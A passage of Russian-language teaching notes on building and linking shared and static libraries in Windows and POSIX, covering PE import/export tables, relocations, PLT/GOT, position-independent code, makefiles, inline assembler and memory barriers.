        FreeLibrary( dll );
    }
    return a;
}
```



Позднее декларативное связывание

Построение разделяемой библиотеки и использующего её приложения в POSIX:

```
gcc -shared -fPIC -o libtest.so test.c
```

```
gcc -o main main.c -L. -ltest
```

```
export LD_LIBRARY_PATH=/home/test
./main
```

Для обеспечения надежности и безопасности необходимо, чтобы при позднем связывании нужные символы импортировались из конкретных библиотек. Т.е. сборщик должен получить информацию о том, какие разделяемые библиотеки какие символы экспортируют и включил в образ задачи полные сведения об импорте.

Построение разделяемой библиотеки и использующего её приложения в Windows

```
cl /LD /MD test.c
```

```
cl /MD main.c test.lib
```

```
main
```


запуск задачи (main), использующей test.dll

построение main.exe, ссылающегося на test.dll

построение test.dll и test.lib, описывающей экспорт из test.dll

построение main, ссылающегося на libtest.so

построение libtest.so



Построение динамических библиотек

Разработка библиотек динамической загрузки

Windows, Visual Studio, атрибут <code>dllexport</code>	Windows, Visual Studio, <code>.def</code> файл	POSIX, GNU Compiler Collection
<pre>#include <stdio.h> int __declspec(dllexport) s_x; void __declspec(dllexport) show_x(void) { printf("%d", add_x(0)); } int __declspec(dllexport) add_x(int v) { return s_x += v; }</pre>	<pre>#include <stdio.h> int s_x; void show_x(void) { printf("%d", add_x(0)); } int add_x(int v) { return s_x += v; }</pre> <pre>LIBRARY test EXPORTS add_x show_x @1000 s_x DATA</pre>	<pre>#include <stdio.h> int s_x; void show_x(void) { printf("%d", add_x(0)); } int add_x(int v) { return s_x += v; }</pre>
<pre>int WINAPI DllMain(HINSTANCE hInstance, ULONG fdwReason, LPVOID lpvReserved) { switch (fdwReason) { case DLL_PROCESS_ATTACH: ...; break; case DLL_THREAD_ATTACH: ...; break; case DLL_THREAD_DETACH: ...; break; case DLL_PROCESS_DETACH: ...; break; } return 0; }</pre>		<pre>void __attribute__((constructor)) my_init(void) { ... } void __attribute__((destructor)) my_finit(void) { ... }</pre>

Использование библиотек динамической загрузки

Windows, Visual Studio, атрибут <code>dllimport</code>	Windows, Visual Studio, без атрибутов	POSIX, GNU Compiler Collection
<pre>extern int __declspec(dllimport) s_x; void __declspec(dllimport) show_x(void); int __declspec(dllimport) add_x(int); int main(void) { show_x(); return s_x * add_x(4); }</pre>	<pre>extern int __declspec(dllimport) s_x; void show_x(void); int add_x(int); int main(void) { show_x(); return s_x * add_x(4); }</pre>	<pre>extern int s_x; void show_x(void); int add_x(int); int main(void) { show_x(); return s_x * add_x(4); }</pre>

Примечания:

1. В Visual Studio для объявления экспортируемых из разделяемой библиотеки символов можно использовать либо атрибут `dllexport`, либо т.н. `.def` файл; в последнем случае существует возможность изменить способ экспорта (экспорт по номерам) или переименовать символ во время экспортирования. При импортировании целесообразно использовать атрибут `dllimport`; импорт данных возможен только с этим атрибутом, а импорт функций возможен как с ним, так и без него, но в последнем случае машинный код чуть-чуть увеличится. Специальная необязательная процедура `DllMain` может быть использована для особой обработки случаев загрузки/выгрузки DLL и для отслеживания появления или завершения потоков в процессе.


2. В POSIX специального механизма для слежения за потоками нет (POSIX Threads не являются частью системы); экспорт и импорт символов из разделяемого объекта практически не отличается от описания внешних и общих символов в объектном файле; дополнительно см. атрибут `visibility(...)`.

Загрузка библиотек на этапе исполнения.

Для архитектуры x86 характерно использование абсолютных адресов при обращении к данным, в случае косвенной адресации, а также при межсегментной передаче управления.

В IA-32 относительный адрес используют только инструкции внутрисегментной передачи управления (ближние и короткие переходы, ближние вызовы) и только при прямой адресации (косвенные формы переходов и вызовов используют абсолютные адреса).

В 64x разрядном режиме в частных случаях (ModR/M: 00...101) может использоваться адресация константным 32x разрядным смещением к RIP.



Код с перемещаемыми записями

```
cl /O2 /Ox /LD /MD test.c /link /DEF:test.def
```

```
#include <stdio.h>
static int s_x;
void show_x( void )
{
    printf("%d", add_x(0));
}
int add_x( int v )
{
    return s_x += v;
}
```

В случае Visual Studio для указания экспортируемых символов использовался .def файл:

```
LIBRARY test
EXPORTS
    add_x
    show_x
```

Вместо использования .def файла можно было описать функции show_x и add_x с атрибутом dllexport, например:

```
void
__declspec(dllexport)
show_x( void )
{
    ...
}
```

```
        .686P
        .model flat
PUBLIC _add_x
PUBLIC ??_C@_02EF@?$_CFd?$_AA@
PUBLIC _show_x
EXTRN _printf:PROC
        _BSS SEGMENT
        _s_x DD 01H DUP (?)
        _BSS ENDS
CONST SEGMENT
??_C@_02AMEF@?$_CFd?$_AA@ DB '%d',0
CONST ENDS
        _TEXT SEGMENT
        v$ = 8 ; size = 4
        _add_x PROC
            eax, DWORD PTR _s_x
            add eax, DWORD PTR _v$[esp-4]
            mov DWORD PTR _s_x, eax
            ret 0
        _add_x ENDP
        _show_x PROC
            eax, DWORD PTR _s_x
            push eax
            push OFFSET ??_C@_02DEF@?$_CFd?$_AA@
            call _printf
            add esp, 8
            ret 0
        _show_x ENDP
        _TEXT ENDS
END
```

```
gcc -O3 -fomit-frame-pointer -shared -o libtest.so test.c
```

```
        .section      .rodata.str1.1,"aMS"
.LC0:  .string"%d"
        .text
.globl add_x
        .type add_x, @function
add_x:
        movl 4(%esp), %eax
        addl s_x, %eax
        movl %eax, s_x
        ret
.globl show_x
        .type show_x, @function
show_x:
        subl $12, %esp
        movl s_x, %eax
        movl $.LC0, (%esp)
        movl %eax, 4(%esp)
        call printf
        addl $12, %esp
        ret
        .local s_x
        .comm s_x,4,4
```

для получения ассемблерного кода использовались команды:
cl /Fafile.asm /O2 /Ox /LD /MD test.c /link /DEF:test.def
и
gcc -O3 -fomit-frame-pointer -shared -S -o libtest.s test.c

Экспорт, импорт, перемещаемые записи в Windows

Отдельные поля из заголовка библиотеки:

```
A00 size of code
C00 size of initialized data
13B5 entry point (100013B5)
1000 base of code
2000 base of data
10000000 image base (10000000 to 10004FFF)
24C0 [ 50] RVA [size] of Export Directory
217C [ 3C] RVA [size] of Import Directory
4000 [130] RVA [size] of Base Relocation Directory
20B0 [ 40] RVA [size] of Load Configuration Directory
2000 [ 88] RVA [size] of Import Address Table Directory
```

Дизассемблированный фрагмент секции .text:

```
10001000: mov eax, [10003010h]
10001005: add eax, [esp+4]
10001008: mov [10003010h], eax
1000100E: ret

10001010: mov eax, [10003010h]
10001015: push eax
10001016: push 100020A0
1000101B: call 10001024h
10001020: add esp, 8
10001023: ret

10001024: jmp [10002080]
```

Отдельные сведения об экспорте и импорте:

```
exports for qq.dll:
00000000 characteristics
4B14F093 time date stamp Tue Dec 01 13:31:47 2009
0.00 version
1 ordinal base
2 number of functions
2 number of names

ordinal hint RVA name
1 0 00001000 add_x
2 1 00001010 show_x

imports:
MSVCR90.dll
1000203C Import Address Table
100021F4 Import Name Table
276 _lock
...
52E printf

KERNEL32.dll
10002000 Import Address Table
100021B8 Import Name Table
415 SetUnhandledExceptionFilter
...
```

(!) Import Name Table называют также Import Lookup Table. В исполняемом файле $IAT[i]$ равно $ILT[i]$, а во время загрузки образа в адресное пространство процесса загрузчик записывает в $IAT[i]$ актуальный адрес импортируемой функции или данных.

Address	Disassembly
10001000	A1 10 30 00 10 03 44 24
10001008	04 A3 10 30 00 10 C3 CC
10001010	A1 10 30 00 10 50 68 A0
10001018	20 00 10 E8 04 00 00 00
10001020	83 C4 08 C3 FF 25 80 20
10001028	00 10 8B FF 56 68 80 00
...	...
10002000	74 24 00 00 58 24 00 00
...	...
10002078	56 22 00 00 2E 23 00 00
10002080	40 22 00 00 00 00 00 00
...	...
100020A0	% d 00 00 00 00 00 00 00
...	...
10002170	FE FF FF FF 0B 16 00 10
10002178	1F 16 00 10 F4 21 00 00
10002180	00 00 00 00 00 00 00 00
10002188	4A 22 00 00 3C 20 00 00
10002190	B8 21 00 00 00 00 00 00
10002198	00 00 00 00 A6 24 00 00
100021A0	00 20 00 00 00 00 00 00
...	...
100021B8	74 24 00 00 58 24 00 00
100021C0	44 24 00 00 30 24 00 00
...	...
100021F0	00 00 00 00 26 23 00 00
100021F8	18 23 00 00 38 23 00 00
10002200	52 23 00 00 0E 23 00 00
...	...
10002238	40 22 00 00 00 00 00 00
10002240	2E 05 p r i n t f
10002248	00 00 M S V C R 9
10002250	0 . d l l 00 6A 01
...	...
100024A0	65 73 65 6E 74 00 K E
100024A8	R N E L 3 2 . d
100024B0	1 1 00 00 00 00 00 00
100024B8	00 00 00 00 00 00 00 00
100024C0	00 00 00 00 93 F0 14 4B
100024C8	00 00 00 00 FC 24 00 00
100024D0	01 00 00 00 02 00 00 00
100024D8	02 00 00 00 E8 24 00 00
100024E0	F0 24 00 00 F8 24 00 00
100024E8	00 10 00 00 10 10 00 00
100024F0	03 25 00 00 09 25 00 00
100024F8	00 00 01 00 q q . d
10002500	1 1 00 a d d _ x
10002508	00 s h o w _ x 00
...	...
10003000	FF FF FF FF FF FF FF FF
10003008	4E E6 40 BB B1 19 BF 44
10003010	00 00 00 00 00 00 00 00
...	...
10004000	00 10 00 00 10 01 00 00
10004008	01 30 0A 30 11 30 17 30
...	...
10004108	B7 38 BE 38 C6 38 00 00
10004110	00 20 00 00 20 00 00 00
10004118	94 30 A8 30 AC 30 EC 30

ImageBaseAddress
10000000

адреса
вычислены в
предположении
загрузки библиотеки
по адресу
ImageBaseAddress

+10000000
+000021F4
100021F4
(подраздел ILT)

+10000000
+0000224A
1000224A
(имя библиотеки)

+10000000
+0000203C
1000203C
(подраздел IAT)

+10000000
+00002240
10002240

+10000000
+000024FC
100024FC
(имя библиотеки)

список адресов
список имен

Import Address Table
(IAT)
2000...2087

Import Directory
217C...21B7

Import Lookup Table
(ILT)
21B8...223F

Strings
2240...24BF

Export Directory
24C0...24FF

Для каждой импортируемой DLL

Для символов, описанных с атрибутом `__declspec(dllimport)` транслятор сразу генерирует инструкции с косвенной адресацией через IAT; т.е. если транслятор располагает прототипом

```
void  
__declspec(dllimport)  
func(void);
```

то будет сгенерирована инструкция косвенного вызова

```
call dword ptr [IAT_func]
```

В противном случае транслятор использует прямую адресацию, т.е. если транслятор располагает прототипом

```
void  
func(void);  
то будет использована инструкция  
call func
```

Если позже при сборке выяснится, что символ импортирован из DLL, то линкер сгенерирует промежуточные заголовки (*stub*), содержащие инструкции косвенного перехода; т.е.

```
call func  
будет модифицирован как:  
call __autostub_func  
...
```

```
__autostub_func:  
jmp dword ptr [IAT_func]
```

См. вызов printf по адресу 1000101B; Обращение к экспортируемым данным возможно только если они описаны с «`dllimport`».

Отдельные сведения о перемещаемых записях:

BASE RELOCATIONS #4		
1000 RVA,	110 SizeOfBlock	
1	HIGHLOW	10003010
A	HIGHLOW	10003010
17	HIGHLOW	100020A0
...		
0	ABS	
2000 RVA,	20 SizeOfBlock	
94	HIGHLOW	1000102A

Экспорт, импорт, перемещаемые записи в Posix

Дизассемблер секции .plt

```

_loader_@plt:
    pushl 0x4(%ebx)
    jmp *0x8(%ebx) # загрузчик LD.SO
    .long 0

_gmon_start_@plt:
    jmp *0xc(%ebx)
    pushl $0x0
    jmp __loader_@plt

_cxa_finalize@plt:
    jmp *0x10(%ebx)
    pushl $0x8
    jmp __loader_@plt
    
```

Дизассемблер начала секции .init

```

push %ebp
mov %esp,%ebp
push %ebx
sub $0x4,%esp
call 1f
1: pop %ebx
add $0x1c60,%ebx # ebx = 1FF4
...
    
```

Частичный дизассемблер секции .text

```

add_x:
    mov 0x4(%esp),%eax
    add 0x2014,%eax
# 4b6: R_386_RELATIVE *ABS*
    mov %eax,0x2014
# 4bb: R_386_RELATIVE *ABS*
    ret

show_x:
    sub $0xc,%esp
    mov 0x2014,%eax
# 4c4: R_386_RELATIVE *ABS*
    movl $0x534,(%esp)
# 4cb: R_386_RELATIVE *ABS*
    mov %eax,0x4(%esp)
    call .+1
# 4d4: R_386_PC32 printf
    add $0xc,%esp
    ret
    
```

В приведенном примере обращение к функции printf из стандартной libc выполнено прямым вызовом.

каждая запись определения символа занимает 16 байт, приведена запись с индексом 2

Формат записей .dynsym и .symtab; (имя-значение-размер-флаги-секция)

адрес перемещаемой записи

__gmon_start_@plt

__gmon_start_@plt + 6

Смещение секции .dynamic

Адрес процедуры загрузки в LD.SO

.dynsym	
01bc	2b 00 00 00 00 00 00 00
01c4	00 00 00 00 20 00 00 00
...	
.dynstr	
025c	00
0264	s t a r t _ _ _ 00
0284	z e 00
028c	e g i s t e r _
0294	l a s s e s 00 a
...	
.rel.dyn	
0350	08 20 00 00 08 00 00 00
0358	d4 04 00 00 02 03 00 00
0360	e8 1f 00 00 06 01 00 00
0368	ec 1f 00 00 06 02 00 00
0370	f0 1f 00 00 06 04 00 00
...	
.rel.plt	
0378	00 20 00 00 07 01 00 00
0380	04 20 00 00 07 04 00 00
...	
.init	
0388	55 89 e5 53 83 ec 04 e8
...	
.plt	
03b8	ff b3 04 00 00 00 ff a3
03c0	08 00 00 00 00 00 00 00
03c8	ff a3 0c 00 00 00 68 00
03d0	00 00 00 e9 e0 ff ff ff
03d8	ff a3 10 00 00 00 68 08
03e0	00 00 00 e9 d0 ff ff ff
...	
.text	
03f0	55 89 e5 56 53 e8 ad 00
...	
04a0	d2 83 c4 04 5b 5d c3 8b
04a8	1c 24 c3 90 90 90 90 90
04b0	8b 44 24 04 03 05 14 20
04b8	00 00 a3 14 20 00 00 c3
04c0	83 ec 0c a1 14 20 00 00
04c8	c7 04 24 34 05 00 00 89
04d0	44 24 04 e8 fc ff ff ff
04d8	83 c4 0c c3 90 90 90 90
...	
.fini	
0518	55 89 e5 53 83 ec 04 e8
...	
.got	
1fe8	00 00 00 00 00 00 00 00
1ff0	00 00 00 00
.got.plt	
1ff4	10 1f 00 00 00 00 00 00
1ffc	00 00 00 00 ce 03 00 00
2004	de 03 00 00
.data	
2008	08 20 00 00
.bss	
200c	00 00 00 00 00 00 00 00
2014	00 00 00 00

0000025c (.dynstr)
+ 0000002b
00000287 + LoadAddr

тип перемещаемой записи
02: R_386_PC32 (отн. адрес символа #)
06: R_386_GLOB_DAT (адрес символа #)
07: R_386_JUMP_SLOT (адрес записи в .plt для #)
08: R_386_RELATIVE (прибавить адрес загрузки)

индекс символа в .dynsym

Procedure Linkage Table 16 байт на каждую импортируемую функцию

Величина -4 (0xFFFFF0C) указывает смещение адреса перемещаемой записи относительно EIP, используемого инструкцией

Адрес загрузки этого .so

Global Offset Table 4 байта на каждый символ (типично, если .rel ссылается на записи в .got)

+ LoadAddr 000003CE

Адрес замещается загрузчиком

__gmon_start_@plt+6

__cxa_finalize@plt+6, замещаемый на реальный адрес процедуры

Вызов функции, импортируемой из «разделяемого объекта» (shared object), осуществляется обращением к созданной сборщиком заглушке в PLT (Procedure Linkage Table):

```

call add_x@plt

где
add_x@plt:
    jmp *GOT.PLT[add_x]
    push off_in_rel.plt
    jmp __loader_@plt
...
__loader_@plt:
    pushl GOT.PLT+4 (LoadAddr)
    jmp *GOT.PLT+8
    
```

сборщик создает по одной записи в PLT на каждую импортируемую функцию и инициализирует указатель в GOT (Global Offset Table) адресом этой заглушки + 6 — с этого места размещен вызов загрузчика данного символа.

```

GOT.PLT[add_x]:
    .long add_x@plt+6
...
    .long real_address
    
```

Во время загрузки исполняемого файла загрузчик сразу модифицирует первые записи в .got.plt так, чтобы стало возможно обращение к __loader_@plt из загруженного модуля.

Импорт данных специфичен: в разделяемом объекте обращения к экспортируемым данным описываются со специфичным типом перемещаемой записи R_386_COPY, а в приложении, ссылающемся на на эти данные, создается их копия; после чего корректируются все перемещаемые записи библиотеки так, чтобы использовался экземпляр данных в приложении.

POSIX. Позиционно-независимый код в архитектуре IA-32.

Использование перемещаемых записей несколько замедляет процесс загрузки разделяемых объектов и, кроме того, существенно усложняет использование общих проекций — в современных POSIX-системах часто варьируют адреса разделяемых объектов от процесса к процессу и от запуска к запуску; это существенно усложняет многие виды атак, особенно удаленных.

С этим связана рекомендация использовать позиционно-независимый код при компиляции разделяемых объектов, несмотря даже на то, что код получается большего размера и чуть медленнее выполняется (усложняется только обращение к статическим данным; работа с автоматическими переменными остается без изменений).

Пример реализации позиционно-независимого кода:

Исходный код test.c	gcc -S -o test-rel.s -O3 -fomit-frame-pointer -shared test.c	gcc -fPIC -S -o test-rel.s -O3 -fomit-frame-pointer -shared test.c
<pre>#include <stdio.h> static int s_x; void show_x(void) { printf("%d", add_x(0)); } int add_x(int v) { return s_x += v; }</pre>	<pre>.section .rodata.str1.1,"aMS" .LC0: .string"%d" .text .globl add_x .type add_x, @function add_x: movl 4(%esp), %eax addl s_x, %eax movl %eax, s_x ret .globl show_x .type show_x, @function show_x: subl \$12, %esp movl s_x, %eax movl \$.LC0, (%esp) movl %eax, 4(%esp) call printf addl \$12, %esp ret .local s_x .comm s_x,4,4</pre>	<pre>.section .rodata.str1.1,"aMS" .LC0: .string"%d" .text .globl add_x .type add_x, @function add_x: call __i686.get_pc_thunk.cx addl \$_GLOBAL_OFFSET_TABLE_, %ecx movl 4(%esp), %eax addl s_x@GOTOFF(%ecx), %eax movl %eax, s_x@GOTOFF(%ecx) ret .globl show_x .type show_x, @function show_x: subl \$8, %esp movl \$0, (%esp) call add_x@PLT call __i686.get_pc_thunk.cx addl \$_GLOBAL_OFFSET_TABLE_, %ecx movl %eax, 4(%esp) leal .LC0@GOTOFF(%ecx), %eax movl %eax, (%esp) call printf@PLT addl \$8, %esp ret .local s_x .comm s_x,4,4 .section .text.__i686.get_pc_thunk.cx,"axG" .globl __i686.get_pc_thunk.cx .hidden __i686.get_pc_thunk.cx .type __i686.get_pc_thunk.cx, @function __i686.get_pc_thunk.cx: movl (%esp), %ecx ret</pre>
<p>Получение адреса секции данных осуществляется с помощью вызова служебной процедуры, загружающей в какой-либо регистр значение адреса возврата.</p> <p>Вызов <code>__i686.get_pc_thunk.cx</code> возвращает в <code>ecx</code> адрес возврата — т.е. адрес следующей после вызова инструкции; далее сборщик может вычислить расстояние между текущей</p>		
<p>точкой и началом секции данных (реально — начала секции <code>.got.plt</code>, после которой размещаются секции <code>.data</code> и <code>.bss</code>). Т.е. примерно такие инструкции:</p>		
<pre>call __i686.get_pc_thunk.cx addl \$адрес_секции_got - ., %ecx</pre>		
<p>Компилятор gcc распознает обращение к специальной «переменной» <code>_GLOBAL_OFFSET_TABLE_</code> как необходимость вычислить расстояние до секции <code>.got.plt</code>.</p>		
<p>Функции семейства <code>...get_pc_thunk...</code> генерируются компилятором и размещаются в специфичных секциях по мере надобности. Так, например, функция <code>__i686.get_pc_thunk.bx</code> вернет значение <code>EIP</code> в <code>EBX</code>, а не в <code>ECX</code> и будет размещена в отдельной секции — это позволит сборщику наложить одноименные секции с соответствующими процедурами друг на друга.</p>		

Построение и использование статических библиотек объектных файлов

Заголовочный файл test.h	Исходный код s_x.c	Исходный код add_x.c	Исходный код show_x.c	Исходный код main.c
<pre>#ifndef __TEST_H__ #define __TEST_H__ #ifdef __cplusplus extern "C" { #endif extern int s_x; void show_x(void); int add_x(int); #ifdef __cplusplus } #endif #endif</pre>	<pre>#include <stdio.h> #include "test.h" int s_x;</pre>	<pre>#include <stdio.h> #include "test.h" int add_x(int v) { return s_x += v; }</pre>	<pre>#include <stdio.h> #include "test.h" void show_x(void) { printf("%d", add_x(0)); }</pre>	<pre>#include <stdio.h> #include "test.h" int main(void) { show_x(); return s_x * add_x(4); }</pre>
	<pre>gcc -c -O3 -fomit-frame-pointer -o s_x.o s_x.c gcc -c -O3 -fomit-frame-pointer -o add_x.o add_x.c gcc -c -O3 -fomit-frame-pointer -o show_x.o show_x.c ar r libtest.a s_x.o add_x.o show_x.o</pre>		<pre>cl /O2 /Ox *.c lib /out:test.lib s_x.obj, add_x.obj, show_x.obj cl main.obj test.lib</pre>	
	<pre>gcc -O3 -fomit-frame-pointer -o main main.c -L. -ltest</pre>			

Утилита построения проектов (make)

С использованием только целевых правил

```
OEXT = o
LIBFILE = libtest.a
EXEFILE = main
ERASE = rm -f
CC = gcc
CFLAGS = -O3 -fomit-frame-pointer
LFLAGS = -L. -ltest
CCONLY = $(CC) $(CFLAGS) -c -o $*.o
CLIB = ar r $@
CLINK = $(CC) $(CFLAGS) -o $@

all: $(LIBFILE) $(EXEFILE)

$(LIBFILE): s_x.$(OEXT) show_x.$(OEXT) add_x.$(OEXT)
$(CLIB) $?

$(EXEFILE): main.c test.h $(LIBFILE)
$(CLINK) main.c $(LFLAGS)

s_x.$(OEXT): s_x.c test.h
$(CCONLY) s_x.c

add_x.$(OEXT): add_x.c test.h
$(CCONLY) add_x.c

show_x.$(OEXT): show_x.c test.h
$(CCONLY) show_x.c

clean:
- $(ERASE) $(LIBFILE) $(EXEFILE) *.$(OEXT)
```

С использованием правил вывода

```
OEXT = obj
LIBFILE = test.lib
EXEFILE = main.exe
ERASE = del
CC = cl
CFLAGS = /O2 /Ox
LFLAGS = test.lib
CCONLY = $(CC) $(CFLAGS) /c /Fo$*.obj
CLIB = lib/out:$@
CLINK = $(CC) $(CFLAGS) /Fe$@

.c.$(OEXT):
@echo Comiling $< ...
$(CCONLY) $<

all: $(LIBFILE) $(EXEFILE)

rebuild: clean all


.SILENT:

$(LIBFILE): s_x.$(OEXT) show_x.$(OEXT) add_x.$(OEXT)
@echo Creating $@ ...
$(CLIB) $?

$(EXEFILE): main.c test.h $(LIBFILE)
@echo Linking $@ ...
$(CLINK) main.c $(LFLAGS)

clean:
- $(ERASE) $(LIBFILE) $(EXEFILE) *.$(OEXT)
```

Встроенный ассемблер; понятие барьеров оптимизации и барьеров памяти.



Синтаксис MS

```

__asm инструкция

__asm {
    инструкция
    инструкция
    ...
}
  
```

- 1. Ассемблерные инструкции** — специальный Intel-подобный синтаксис, распознаваемый компилятором C/C++. Различие между инструкциями разной разрядности вынесено в синтаксис; например, `pushf` — поместить в стек слово флагов (т.е. 16 бит, хотя режим 32x или даже 64x разрядный); `pushfd` — поместить в стек двойное слово флагов и т.п.
 - 2. Директивы ассемблера** (`db`, `dw`, `segment` и т.п.) не поддерживаются совсем.
 - 3. Переменные и процедуры C/C++** программы непосредственно доступны по их именам в ассемблерном коде *с проверкой их типа и размера*.
 - 4. Побочные эффекты** выполнения кода вычисляются компилятором; но *не всегда* учитываются.
- ```

__try {
 __asm jmp outof;
} __finally {
 puts(«jumped over...»);
}
outof::;

```
- 5. Оптимизация внедренного ассемблерного кода** не выполняется.

### Синтаксис GCC

```
asm [volatile](«ассемблерный код» : «выходные параметры» :
 «входные параметры» : «побочные эффекты»);
```

- 1. Ассемблерный код** - произвольный текст, заключенный в кавычки; корректность внедренного ассемблера проверяется только на этапе трансляции с ассемблера.
  - 2. Директивы ассемблера.** Можно включать *любые инструкции и директивы*, поддерживаемые ассемблером AT&T.
  - 3. Переменные и процедуры C/C++** доступны во внедренном коде с помощью описания групп выходных и входных параметров. Возможна вариативность внедренного ассемблера в зависимости от типов и размеров параметров.
  - 4. Побочные эффекты** должны быть описаны явным образом, включая модификацию регистров, содержимого памяти и т.п.
  - 5. Внедренный ассемблер** является объектом оптимизации как неделимый блок; может быть перемещен в другое место кода, изменена очередность блоков и т.п.
- Для корректной компиляции требуется строгое описание входных и выходных параметров и побочных эффектов.* Предусмотрено задание внедренного ассемблера, запрещенного для перемещения при оптимизации:

```
asm(«может быть перемещен оптимизатором»)
asm volatile(«не может быть перемещен оптимизатором»)
Внедренный ассемблер используется для реализации т.н. «барьеров оптимизации»:
#define OBARRIER asm volatile(«»)
```

#### Обозначения некоторых типов параметров:

- `m` — ссылка на память (т.е. адресуемая с помощью `mod r/m` и/или `sib`)
- `p` — указатель (т.е. прямая адресация, в т.ч. адреса меток)
- `i` — целочисленная константа
- `r` — любой регистр общего назначения
- `A` — пара регистров A и D (EDX:EAX или DX:AX или RDX:RAX)
- `Q` — один из AH, BH, CH или DH
- `f` — любой регистр данных FPU

**Барьеры** — средство определить очередность выполнения каких-либо операций; т.е. вся последовательность действий, предшествующая барьеру должна быть выполнена до того, как начнется выполнение каких-либо действий, описанных после барьера.

```

struct str_list {
 struct str_list *next;
 char *payload;
};

struct obj_list *root = (struct str_list*)0;
char get_first(void) /* в других потоках */
{
 return root ? root->payload : (char*)0;
}

```

```

void add(char str) /* операция выполняется монополюно */
{
 struct str_list p = (struct str_list*)malloc(sizeof(struct str_list));
 if (p) {
 p->payload = str;
 p->next = root;
 root = p;
 }
}

```

1. оптимизатор может переставить инструкции, например, поставив `p->payload = str` после `root = p`
2. даже при правильном порядке инструкций процессор может переупорядочить операции записи и реальная запись поля `payload` или `next` произойдет *позже* записи `root`

**Барьеры оптимизации** — обычно реализованы как вставки пустого ассемблерного кода; оптимизатор не перемещает инструкции через такую вставку.

**Барьеры памяти** — атомарные операции (с префиксом `lock`; например, `lock add $0, (%esp)`) или специальные инструкции (`lfence`, `sfence`, `mfence`).

## Пример измерения коротких интервалов времени

```
#include <stdio.h>

#define countof(a) (sizeof(a)/sizeof((a)[0]))
#define SAMPLES 5000000

#ifdef __GNUC__
define PUSH_IFRAME(lbl) asm volatile("\n\t pushfl \n\t push %cs \n\t push $" #lbl)
define RDTSC_GET(var) asm volatile("\n" "\t rdtsc \n" : "=A"(var))
define IRET_TO(lbl) asm volatile("\n\t iret \n" #lbl ":\n");
define RDTSC_SUBX(var) asm volatile("\n\t rdtsc \n\t subl %0, %%eax \n\t sbb 4+%0, %%edx \n" \
 "\t movl %%eax, %0 \n\t movl %%edx, 4+%0" : "=m"(var) : "m"(var) : "eax", "edx")
#else
define PUSH_IFRAME(lbl) __asm { pushfd }; __asm { push cs }; __asm { push offset lbl }
define RDTSC_GET(var) __asm { rdtsc } __asm { mov dword ptr var, eax } __asm { mov dword ptr var+4, edx }
define IRET_TO(lbl) __asm { iretd }; lbl:
define RDTSC_SUBX(var) __asm { rdtsc }; __asm { sub eax, dword ptr var }; __asm { sbb edx, dword ptr var+4 }; \
 __asm { mov dword ptr var, eax }; __asm { mov dword ptr var+4, edx }
#endif
```

```
volatile int glob = -1;

int main(void)
{
 int i;
 long long tx;
 long tmin, t;
 long times0[2000], times1[countof(times0)];
 double qmin, q;

 for (i=0;i<countof(times0);i++) {
 times0[i] = times1[i] = 0;
